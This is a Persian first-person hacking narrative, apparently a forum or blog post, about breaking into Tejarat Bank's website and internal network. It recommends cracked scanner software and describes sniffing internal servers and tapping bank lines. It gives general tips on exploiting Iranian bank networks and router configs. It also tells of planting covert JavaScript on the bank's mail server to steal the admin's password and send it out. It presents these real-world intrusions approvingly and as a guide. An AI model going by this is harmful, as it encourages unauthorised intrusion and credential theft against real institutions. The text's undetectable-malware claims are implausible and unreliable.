البته باید برای چک کردن سیستم ها یك دسترسی در حد Admin به سیستم داشته باشید که می توانید با یک ترفند ساده این غول نرم افزاری دنیا رو دور بزنید و تو دلتان به ریش آقای بیل گیتس و آن شرکت مسخره اش بخندید (باز هم با تشکر ازشرکتMicro$oft) که کار همه هکر های دنیا را آسان کرده.

خودتان این نرم افزار را از www.microsoft.com/technet/security دانلود کنید کمي که با آن کلنجار بروید خودتان می فهمید که جه طور برای چک کردن IP های کلاس C می شود از راه دور از آن استفاده کرد بدون داشتن حق مدیریت سیستمی (البته اگر از این نرم افزار هم استفاده نکردید چیزی را هم از دست ندادید . منظور من از گفتن این مطلب این بود که حتی از این امکانات هم من برای رسیدن به اهدافم استفاده می کنم هر چند در قاموس فرهنگ هکر ها به این روش ها بگویند کار های کثیف-هیچ هکری از مایکروسافت خوشش نمی آید چه برسد بیاییم از محصولات خودش برای هک استفاده کنیم)



در لیست پایین یک سری از اسکنر های متداول را می بینید که من از همه آنها استفاده کردم شما می توانید آخرین ورژن های موجود رو دریافت کنید البته بیشتر آنها $$$ هستند که می توانید کراکر های هر کدامشان را با توجه به شماره نگارششان از سایت های کراکینگ براحتی دریافت کنید .

1: Nessus v2.1 (Using Client For Wind0z Platforms)
2 : Retina Network Security Scanner v9
3: Tenable NeWT Network Security v 1, 1.5 , 2
4: GFI Langurad NSS v5
5 : NetSonar from Cisco Company
6 : ShadowScan
7: ISS Network Security Scanner
8: xScan
9: Symantec NetRecon Network security Scanner
10: N-Stealth Full version –netstalker
11: CyberCop
12: Individual CGI vulnerability Scanners
13:Individual IIS Vulnerability Scanners(IISStorm-IISBlaster)
14: and Sooooooooooooooo OOOOOOOOOn

و چندین و چند اسکنر متداول دیگر ! مثلا حتی از SolarWind Engineering 2002 Edition هم برای بررسی Router ها یا NetscanTools PRofessional v5.1 برای بدست آوردن اطلاعات جزیی استفاده کردم در بسیاری از موارد هم دستورات شبکه ای را هم مورد استفاده قرار دادم ولی خودتان می توانید حدس بزنید هیچ کدام از اسکنرهای بالا جواب نمی دادند آن هم به خاطر همین لایه های دفاعی سیستم بر سر راه بود همچنینی من چند آسیب پذیری جدید با Exploit های تازه و Underground را روی سیستم ها امتحان کردم دیدم حتی آنها هم جواب نمی دادند بسیاری از اکسپلویت هایی که در حال حاضر به روز بودند روی این سرور ها جواب نمی دادند.

تمامی سیستم ها به روز شده بودند و تمامی پچ ها هم مرتبا نصب می شدند من بسیاری از روش های معمول دیگر را هم تست کردم ولی آنها هم هیچ کدام جواب نمی دادند . من حدس می زنم یک گروه امنیتی خبره یا یک تیم هکری مسئولیت امن کردن آن سرورها را بر عهده داشت چون هر راه را که امتحان می کردم به بن بست می رسیدم معلوم بود یه مغز هکری از سرورهایشان حفاظت می کند تمامی تلاش های من با شکست مواجه می شد سرورها از امنیت بسیار بالایی برخوردار بود .

من تمامی راه های پیشرفته و کلاسیک وب هکینگ را امتحان کردم هر راهی را که شما فکر می کنید من تست کردم لااقل آن راه هایی را که من بلد بودم ولی همه آنها بی نتیجه بود تا اینکه فکر زیر به ذهنم خطور کرد . به هر حال یک هکر باید تمامی راه های موجود را برای رسیدن به هدفش بررسی کند حال می خواهد آن راه پیش پاافتاده باشد یا بسیار پیشرفته مهم این است که همه ی راه ها را باید امتحان کرد و یک اصل رو هرگز فراموش نکنید :


هیچ سیستمی به طور 100% ایمن نیست و همیشه راهی برای نفوذ هست نکته اینجاست که باید آن راه را برای نفوذ پیدا کرد ...

یک روز پس از آن همه تلاش های بی نتیجه از خستگی زیاد تو همان لابراتوار خوابم گرفت یادم می آید حتی تو خواب هم ول کن ماجرا نبودم و انگار داشتم واقعا با کامپیوتر کار می کردم در حالت خواب و بیداری بودم که ناگهان آن فکر به ذهنم خطور کرد من به این فکر افتادم چرا من نقش Admin یا Web Master را بازی نکنم من تا حالا همش سعی می کردم دست به یک حمله ی مستقیم بر علیه وب سرور بزنم در حالی که راحت می توانم با بدست آوردن یک user و پسورد معتبر کنترل سیستم ها را بدست بگیرم. حتما کسی هست که طراح صفحات وب سایت باشد یا برای بروز رسانی سایت دارای کلمه عبور هست یا

کسی صفحات را طراحی می کند به مدیر می دهد و مدیر هم بی هیچ مشکلی آنها را از راه دور به سرور Upload می کند.

پس من باید کامپیوتر مدیر بانک تجارت رو هک می کردم رفتم یه آبی به سرو صورتم زدم و دو باره پشت سیستم نشستم من باید یه طرح نقشه کلی بدست می آوردم از سیستم های داخلی بانک پس یه کاغذ مداد بر داشتم طرح کلی را کشیدم (به شکل زیر توجه کنید) من باید داخل سیستم های اینترانت می شدم و آن ها را هک می کردم بعد یک سری اطلاعات بدست می آوردم که البته این کار چندان سختی نبود بانک برای شبکه داخلی از سرورهای داخل کشور استفاده می کرد .

توجه : از آنجایی که اطلاعات مربوط به بانک حساس بوده من از آوردن هر گونه اطلاعات جزئی از قبیل IP ها و دیگر مطالب از قبیل نوع سرورها و نوع هابها و روتر ها ی هک شده مطلبی به میان نخواهم آورد نقشه شماتیک زیر برای مفهوم کلی است و



در شکل بالا دو نوع حمله را مشاهده می کنید در متد اول تمامی تلاش های من معطوف خود سرور یا Application ها بود که همانطور هم که در شکل مشاهده می کنید واقعا گذشتن از لایه های دفاعی سخت بود البته نمي گويم غير ممكن بود ولی بسیار زمان بر بود و من هم وقت کافی برای این کار را

نداشتم دوست من هم درست گفته بود اگر می خواستم از همین حمله ی مستقیم استفاده کنم باید در حدود 5-6 ماهی آن هم تنهایی باید کار می کردم شاید در آخر هم به هیچ نتیجه ای نمی رسیدم پس تصمیم گرفتم راه دوم رو بروم با به دست آوردن user و پسوورد معتبر دیگر گذشتن از لایه های امنیتی هیچ مشکلی نداشت یکی از اشتباهاتی که آنها مرتکب شده بودند این بود که از همان کامپیوتر هایی که برای شبکه داخلی استفاده می کردند برای به روز رسانی صفحات سایت بهره می بردند و هم برای کنترل و کار با شبکه ی داخلی به رابطه قرمز رنگ در تصویر بالا توجه کنید کسانی که وظایفی از قبیل مدیریت سایت یا بروز رسانی یا هر عنوان دیگری که بر عهده داشتند هم به شبکه جهانی وصل می شدند و هم به شبکه داخلی این ایده اصلی نفوذ من بود که با بررسی کامپیوتر ها داخلی آیا می توانم رددی هر چند ضعیف از کلمات عبور برای وصل شدن به کنترل پنل سایت پیدا کنم .

من دنبال اطلاعاتی از قبیل کلمات عبور قرار داده شده در حافظه کلمات عبور به کار رفته شده برای پایگاه داده ها گشتن فایل های Remove شده و Temporary Files و چند چیز دیگر....به هر حال من باید از طریق شبکه داخلی آن لایه های امنیتی را دور می زدم پس فکر خودم را به سیستم های به کار رفته شده در داخل کشور معطوف کردم تصویر بالا یک تصویر مفهومی است برای طرح نقشه ی کلی حمله

شکل اصلی شامل یک گراف بسیار پیچیده می باشد که شامل بسیاری دیگر از اجزا می شود به خصوص گراف شبکه ی داخلی ایران بسیار بزرگ و پیچیده و از بسیاری جهات شبیه سیستم Arpanet می باشد (این گراف شامل کلیه ی دستگاههای ATM و Branch's Computers و اینترانت می باشد بسیاری از نود های این شبکه توسط خطوط لیز لاین –فیبر نوری و ماهواره به سرورهای تهران وصل مي شوند (برای امنیت شخصی از آوردن مطالب اضافی در مورد شبکه داخلی بانک در ایران خودداری می نمایم)


در شبکه داخلی ایران هر شعبه ای دارای یک کامپیوتر است که توسط مودم و از طریق خطوط کابلی منفرد یا زوجی و همچنین فیبر نوری به کامپیوترهای مرکزی در تهران وصل می شوند برای ارتباط با خارج از کشور هم از ارتباطات ماهوارهای و همچنین خطوط اختصاصی اینترنتی استفاده می شود البته فکر می کنم هر در این مسیر ها به طور عملی Down هستند و transactionهای مالی از طریق ارتباط تلفنی برقرار می شوند

البته داده ها بعد از رسیدن به تهران از طریق تمامی شعب توسط چند مرکز ویژه مخابرات توسط کانال های اختصاصی به کامپیوتر های مرکزی می رسند (راهی برای پول دار شدن) شما اگر مقداری آلکترونیک بلد باشید و همچنین یک هکر حرفه ای باشید که مقداری به Phreaker هم مسلط هست با بر پا کردن یک نود و قطع این شبکه در نقطه ای حال چه با هک سیستم های مخابراتی یا هک مستقیم روترها براحتی می توانید همانند یکی از شعب عمل کنید و مسیر دهی پکت های اطلاعاتی را به راحتی شناسایی کنید و حتی آنها رو Sniff کنید یکی از نقاط ضعف سیستم های بانکی ضعف در دو قسمت هست از اونجایی که آنها فکر می کنند دارای یک شبکه خصوصی هستند و به دنیای خارج ارتباطی ندارند هیچ وقت مسائل امنیتی را مثل اینترنت در نظر نمی گیرند مثل برپایی فایروال ها ودیگر مسائل.

یکی دیگر از مشکلات این نوع از سیستم ها Configuration بسیار بسیار ضعیف اجزای شبکه در این نوع سیستم ها ست که به دلیل عدم آشناییی متخصصان همیشه این ضعف ها در آنها دیده می شوند مثلا Config روتر های Cisco دارای جزییات بسیاری هست که بدون در نظر گرفتن آنها به راحتی یوزر و پسوورد این روتر ها لو می روند فقط شما باید یک راه ارتباطی برای اتصال به این شبکه داخلی باید پیدا کنید بقیه مسائل از قبیل سرور ها و دسترسی به Dbase بسیار راحت تر از آن چیزی است که می توانید فکرش را بکنید با captur اطلاعات می توانید به تمامی IPهای داخلی روتر ها و تمامی شعب و حتی دستگاههای ATMپی ببرید

یک شوخی کوچک :
خواب ببینم من در حساب بانکی ام چند تا صفر دارم چه بد حسابم خالی هست و فقط 5 تا صفر تو حسابم هست –
نه نمیخواستم اینطور بشه اصلا حواسم نبود همش از خستگی زیاد بود و ناگهان دستم چندین بار پشت سر هم بروی صفر کیبورد زده شد –
دوباره به حساب بانکی ام نگاه کردم دیدم به جای 5 تا صفر 15 تا صفر هست –خب یه جای خوب برای سفر کجاست معلومه هاوایی --------
بر گرفته شده از خیالپردازیهای یک هکر کوچولو

البته من فقط قصدم هک وب سایت بود نه هک شبکه سراسری بانک به خاطر همین هم بی خیال این قسمت از ماجرا شدم چونکه هم کار خطرناکی می توانست باشد و من هم دنبال دردسر نمی گشتم هنوز بلایی را که سر هکر بانک ملی در آورده بودند از یادم نمی رود البته من در لابراتواری که کار می کنم با برپایی یک سیستم سرور کلاینت توانستم ارتباط به این شبکه برقرار کنم لازم می دانم این را هم بگویم که من از برنامه ی Phone Sweep و یکی دو برنامه دیکر مخصوص phreaking استفاده زیادی کردم پیش خودمان بماند من می خواستم اول یک وب سایت را هک کنم به چه جاهایي رسیدم ولی به هر حال من هدف تعریف شده ای داشتم و اصلا خیال نداشتم وارد این مسائل بشوم پس به شناسایی بیشتر شبکه داخلی پرداختم و همانطور که در ادامه ی مقاله خواهید خواند من توانستم با تزریق مقداری کد مخرب (Black Codes) به داخل SMTP Server به اطلاعاتی که می خواستم دست پیدا کنم دوباره لازم می دونم به طور جدی این مطلب را هشدار بدهم که مطالب بالا در مورد شبکه ی داخلی ایران فقط برای آشنایی علا قمندان به هک سیستم های Private و نه public بود و اینکه هیچ گاه فکر نکنید که اگر مقداری هک بلد هستید به همین راحتی ها هم می توانید به این سیستم های خصوصی وارد شوید اگر می خواهید این کار را انجام بدهید باید ترکیبی از تخصص های TOP Hackerو UNIX 0r Linux Man و Network Professionalism و (Communication) Electrical & Electronic Engineer را دارا باشید یا مثل خود بنده در یک گروهی از این خبرگان که هر کدام دارای یک یا چند تخصص از تخصص های فوق باشند عضو باشید البته من هیچ کدام از تخصص های فوق را ندارم و فقط مقداری به هک آشنایی دارم و Top hacker هم نسیتم ☺



بهتر از مسائل هک پیشرفته که در بالا مطرح شد بگذریم و به همان مسئله خودمان برسیم به این جا رسیدم که من باید یک سری Client هک می کردم این یک مقدار برام خنده دار بود شاید شما هم در آن اوایل که هک را شروع کردید علاقه ی زیادی به دزدیدن پسوواردهای این و اون از میل ها گرفته تا بدست آوردن مجانی اکانت اینترنتی داشتین من هم باید یوزر پسووارد ادمین را بدست می آوردم به نظر شما باید یه نامه ی محترمانه به ادمین می نوشتم و عنوان نامه رو می گذاشتم : لطفا یوزر و پسووارد خود را در

اسرع وقت به این ادرس میل کنید یا نه اگر یك کم حرفهای تر بودم با استفاده از یک تروجان در داخل یک نامه اقدام به همچین کاری می کردم واقعا کاری به این احمقانه ای دیگر در دنیای هک امروزی نمی شود کرد پس باید از یه کاره کمی نسبتا پیچیده تر استفاده می کردم.

هک سرورهای داخلی کاری نداشت و من وارد سرور های داخلی شده بودم و با نصب Sniffer مشغول جمع آوری اطلا عات شدم ولی اینکار هم بی فایده بود چون کامپیوتر ادمین در داخل آن شبکه قرار نداشت و ادمین از خارج شبکه با آن ارتباط برقرار می کرد پس جستجو در سرورهای اینترانت و دیگر کامپیوتر ها برای بدست آوردن کلمه عبور ادمین کار بیهوده ای بود البته این کار هم شبیه گشتن سوزن تو انبار کاه بود. پس باید یه تغییر استراتژی حمله در نقشه ای که طرح کرده بودم دوباره به عمل می آوردم ..

Advanced E-mail Hacking (Stealth Mode)


من باید از طریق ایمیل وارد عمل می شدم .
همانطور که می دانید ادرس E-mail های بانک تجارت xهستش@tejarat-bank.com من باید از کجا میدونستم که کدوم آدرس برای ادمین هستش مطمئن بودم که info@tejarat-bank.com و Webmaster@tejarat-bank.com و admin@tejarat-bank.com برای خوشگلی هستند و هیچ فایده ای ندارند حالا ایده ای به نظرم رسیده بود من که حالا در بعضی سرورهای داخلی شان نفوذ کرده بودم و می توانستم به تعداد نا متناهی برای کل کسانی که از سرویس E-mail بانک استفاده می کردند نامه بفرستم یا حتی تنظیمات را از حالت عادی بر روی SMTP server خارج کنم پس تصمیم گرفتم بیشتر کامپیوتر های آنها رو آلوده کنم البته اشتباه نکنید نه با ویروس و تروجان همه اینها به راحتی کشف می شدند بلکه با Sending Hidden Fake Mails .

حتما ادمین هم دارای یکی از این آدرس ها بود در واقع من نامه ای برای کسی نفرستادم بلکه من از یک سری کد های موزیانه با استفاده از جاوا اسکریپت نوشتم (لازم میدونم از دوست عزیزم Smurf که به من این نوع نحوه از کد نویسی را آموزش داد تشکر کنم همچنین ایشان اطلاعات جالبی از نحوه ی هک شبکه های Private و خصوصی مثل شبکه های بانکی یا شبکه صنایع نظامی در اختیار من گذاشت) با این نوع از کدهای جاوا شما می توانید در داخل پیکردهی خود نامه یا حتی با HTML بدنه یک نوع برنامه را بسازید.

البته آن هم به طور پنهان شما بایستي به تمامی OFF SET هایی که برنامه ها در حافظه کامپیوتر ها اشغال می کنند واقف باشید تا کد های خودتان را به همان صورت بنویسید باید کدهای شما در بعضی از قسمت های مهم سیستم که خودتان بهتر می دانید پسوورد ها در آن قسمت ها نگه داری می شوند را بررسی کنند در واقع شما هیچ برنامه ای نمی سازید و هیچ نامه ی واقعی هم برای کسی نمی فرستید یعنی اشخاص گیرنده نامه شما در Box خودشون هیچ نامه ای رو نمی بینند با اولین ارتباط انها با SMTP Server این کدهای مذبور وارد سیستم های آنها می شد و در آنجا تغییراتی می کردند ودر بعضی از قسمت های حساس کامپیوتر جا خشک می کردند مثل Registry و بعد از مدتی دوباره با وصل شدن همان قرباني باز به طور برعکس اطلاعات به صورت کاملا مخفی به آدرس در نظر گرفته شده فرستاده می شود در ضمن فایروال ها هم کاملا Bypass می شد چونکه اولا هیچ نامه ای با هیچ فایلی نیامده بود و یا هیچ پورت ناخواسته و یا مشکوکی باز شده بود هر یوزری فقط با اولین ارتباط Pop3 به این کدهای مخرب ناخواسته و ناخود آگاه آلوده می شد من این کد ها را در میل سرور قرار داده بودم و با ایجاد تنظیمات این عمل به صورت خود کار انجام می شد .

(The Advanced Hacking Laboratory)

برای اینکه مطمئن شوم که این کدها در عمل هم به صورت واقعی کاربردی هستند زود دست به کار شدم و در لابراتوار یک شبکه کوچک کامپیوتری متشکل از 3 کامپیوتر به نحوه شکل بالا برپا کردم همچنین بالا ترین سطح امنیتی و فیلترینگ و همچنین دیگر تنظیمات امنیتی را در نظر گرفتم با ارسال نامه از کامپیوتر اول به سرور رفتم پشت دومی نشستم و به اصطلاح می خواستم از سرویس POP3 استفاده کنم به سرور وصل شدم ولی هیچ نامه ای نیومده بود پس در مرحله اول مطمئن شدم کدها به صورت مخفی وارد شدند این مطلب را از آنجا فهمیدم که وقتی به کدهای مربوطه قسمت Registry مراجعه کردم تغییرات ایجاد شده بود حالا باید منتظر می شدم ببینم فاز دوم هم یعنی بدست آوردن اطلاعات و فرستادن آنها به ادرسی عملی می شود پس دوباره از قصد به سرور نامه با استفاده از ماشین قرباني وصل شدم تا به کد ها این اجازه را بدهم در صورت موفقیت داده ها رو ارسال کند شاید فکر کنید این حتما یک تروجان هست که من در موردش صحبت می کنم ولی این یک تروجان نیست چون تروجان به هر حال کدهای کامپایل شده یا همان برنامه هست ولی این کدها اصلا برنامه ی واحدی نیستند به هر حال بعد از مقداری انتظار چک میل کردم و دیدم نامه ای به کامپیوتر Attacker فرستاده شده و با این حال شامل یک سری اطلاعات خام از کامپیوتر قربانی هم بود .پس وقت رو از دست ندادم و زود بر روی شبکه کدها رو پخش کردم و منتظر نتایج نشستم به هر حال بهتر از هیچی بود شاید به نتیجه ای می رسیدم




به شکل بالا توجه فرمایید در مرحله اول ابتدا کد ها در Mail Server مقیم می شوند سپس کلاینت ها از طریق وب سرور به کد ها آلوده می شوند (مرحله دوم) در مرحله سوم اطلاعات recovery شده از سیستم ها فقط با یک ارتباط با میل سرور به یک Anonymous ID فرستاده می شوند (مرحله 4) در مرحله آخر اطلاعات را هکر بازیافت و در این مرحله بررسی بر روی داده های خام و تبدیل آنها به اطلا عات مفید شروع می شود .

لازم نمی دانم اصلا درباره ی نحوه ی کدها و اینکه چه طور در داخل سیستم های هدف تغییر ماهییت می دهند صحبتی کنم فقط به این نکته اشاره می کنم که این کدها آنقدر موزیانه هستند که خودشان را در همه جای ویندوز پخش می کنند هیچ آنتی ویروسی باز هم تکرار می کنم هیچ انتی ویروسی قادر به شناسایی و از بین بردن این کد ها نیست این کد ها در بدنه ی اصلی سیستم جذب می شوند حتی این مطلب را تا آنجا بگویم که حتی با زدن دکمه Start سیستم ناخواسته عملیاتی صورت می گیرد یعنی منظور من این است که کدها را خود هدف بدون هیچ دردسری اجرا می کند مثلا به رشته کد زیر توجه کنید این مطلب اصلا به موضوع این مقاله ربطی ندارد ولی مي خواهم با این رشته کد به شما نشان بدهم که می شود کارهای بسیار خطرناکی انجام داد به نظر شما رشته کد پایین چه کاری را انجام می دهد بله درست حدس زدید این هم یه راه دیگر برای بدست آوردن یوزرو پسووردها (این کدها ناقص بوده و از قصد به صورت اشتباه نوشته شده است و فقط برای نشان دادن قدرت کدهای JAVA Scripts نمایش داده شده است و استفاده ی دیگه ای ندارد و اصلا ربطی هم به موضوع این مقاله ندارد) استفاده شده از منابع Hacker's programmers

